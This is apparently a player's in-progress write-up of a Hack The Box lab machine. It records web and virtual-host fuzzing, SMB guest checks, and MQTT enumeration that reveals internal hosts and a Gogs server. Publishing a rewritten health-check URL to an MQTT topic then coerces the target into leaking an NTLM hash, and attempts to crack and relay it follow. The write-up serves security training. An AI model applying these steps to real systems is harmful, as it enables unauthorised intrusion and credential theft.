
port 80 hosting animated image, nothing else
fuzzing this port for directories
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ ffuf -u http://ghostlink.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://ghostlink.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.                       [Status: 200, Size: 682, Words: 31, Lines: 34, Duration: 101ms]
:: Progress: [38267/38267] :: Job [1/1] :: 299 req/sec :: Duration: [0:02:32] :: Errors: 0 ::
fuzzing for virtual hosts also
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ ffuf -u http://10.129.21.154 -H 'Host: FUZZ.ghostlink.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.21.154
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.ghostlink.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [5000/5000] :: Job [1/1] :: 183 req/sec :: Duration: [0:00:30] :: Errors: 0 ::
so we can ignore it for now, maybe get back to it later if we got access to a shell and need to pivot from user to another
SMB Share
trying to access the guest account, we get a timeout but this is because the poor bandwidth, don't know if this is something related to the box but we can set a higher timeout to get that the guest account is disabled anyway
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ nxc smb 10.129.21.154 -u Guest -p '' --shares

SMB 10.129.21.154 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:ghostlink.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.21.154 445 DC01 [-] ghostlink.htb\Guest: The NETBIOS connection with the remote host timed out.
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ nxc smb 10.129.21.154 -u Guest -p '' --shares --smb-timeout 40

SMB 10.129.21.154 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:ghostlink.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.21.154 445 DC01 [-] ghostlink.htb\Guest: STATUS_ACCOUNT_DISABLED
just doing a full scan at this point to be sure we didn't miss anything
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ diff -y init.ports full.ports
53/tcp open domain syn-ack Simple DNS Plus | 53/tcp open domain
80/tcp open http syn-ack Microsoft IIS httpd 10.0 | 80/tcp open http
88/tcp open kerberos-sec syn-ack Microsoft Windows Kerber | 88/tcp open kerberos-sec
135/tcp open msrpc syn-ack Microsoft Windows RPC | 135/tcp open msrpc
139/tcp open netbios-ssn syn-ack Microsoft Windows netbio | 139/tcp open netbios-ssn
389/tcp open ldap syn-ack Microsoft Windows Active | 389/tcp open ldap
445/tcp open microsoft-ds? syn-ack | 445/tcp open microsoft-ds
464/tcp open kpasswd5? syn-ack | 464/tcp open kpasswd5
593/tcp open ncacn_http syn-ack Microsoft Windows RPC ov | 593/tcp open http-rpc-epmap
636/tcp open ssl/ldap syn-ack Microsoft Windows Active | 636/tcp open ldapssl
2179/tcp open vmrdp? syn-ack | 1883/tcp open mqtt
3268/tcp open ldap syn-ack Microsoft Windows Active | 2179/tcp open vmrdp
3269/tcp open ssl/ldap syn-ack Microsoft Windows Active | 3268/tcp open globalcatLDAP
                                                              > 3269/tcp open globalcatLDAPssl
                                                              > 5985/tcp open wsman
                                                              > 9389/tcp open adws
                                                              > 49664/tcp open unknown
                                                              > 49676/tcp open unknown
                                                              > 49677/tcp open unknown
                                                              > 49679/tcp open unknown
                                                              > 49680/tcp open unknown
                                                              > 49904/tcp open unknown
                                                              > 49919/tcp open unknown
                                                              > 51445/tcp open unknown
the ADWS might come in handy later to dump the domain but we need creds first
MQTT Port
MQTT (Message Queuing Telemetry Transport) is an extremely lightweight, publish/subscribe messaging protocol.
1883/tcp open mqttso in a very simple words, unlike traditional HTTP acting based on client server model, MQTT is different cause it relies on the publish subscribe model where it relies on 3 components
- The Broker which is just a control server that takes all the published messages from the publishers and route them to the subscribers
- Publishers which is a device that sends a data to the broker (something like a thermostat, fridge, TV whatever that needs to send a data)
- Subscribers which is a device or applications that tell the broker what topic they want to listen on like a smartphone app that wants to receive temperature updates for example
we can interact with MQTT multiple ways, but the easiest way (just because it provides GUI is mqtt-explorer)

first connect
going over some nodes we get the next
dc01.ghostlink.htb (we already know about)
gpz-op26-toolkits.ghostlink.htb (internal IP 172.16.20.20 likely reverse-proxied)
gpz-op26-secure.ghostlink.htb (internal IP 172.16.20.10 likely reverse-proxied)
energy-grid.ghostlink.htb
transport.ghostlink.htb
add all that to the hosts file and lets try and see what is going on
- even the internal IP ones will test it cause it might be reverse proxied
the transport and the energy-grid both return 302 to the main site
the secure ghostlink get us this

Gogs Instance
and finally we are getting somewhere, the toolkit is hosting Gogs instance


and we have a lot of repos there

and a list of users as well
one of the Gogs Repos got a wordlists that we can use
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink/gogs/cipher-breach/wordlists]
└──╼ [★]$ wc -l *
 50 common_passwords.txt
 30 nightfall_custom.txt
 80 total
the shadow file got a username called svc_telemetry but the password is an env variable so we can try that with the wordlist
  authentication:
    username: "svc_telemetry"
    password_env: "SP_MQTT_PASSWORD"
    client_id_prefix: "nf-iot-sensor-"
trying to crack the svc_telemetry user using these wordlists didn't work, and also trying the list of users on Gogs also failed
Exploiting MQTT Publish
so one thing we need always to test for when there is an MQTT port is the behavior of the publishers and subscribers like where is this data sent, what happens to it on the other end, what topics are interesting.
the ones i found interesting are the health check and keep alive node cause both have a URL endpoints where we can try a new attack vectors because they have a parameter checking those every x second (i assumed there is a script doing something every x second) i will try and see if we can write those URL and publish them
starting with health

so i tried pointing it to my device but i got nothing
and i think the issue was from the mqtt explorer cause i published the same payload here using mosquitto (another tool to interact with mqtt but from CLI) and it worked (i will troubleshoot the MQTT-explorer later)
 and we get a hash for the user
 svc_canary so i tried cracking it using rock you and the lists we found but no hit
trying to relay that to LDAP also failed
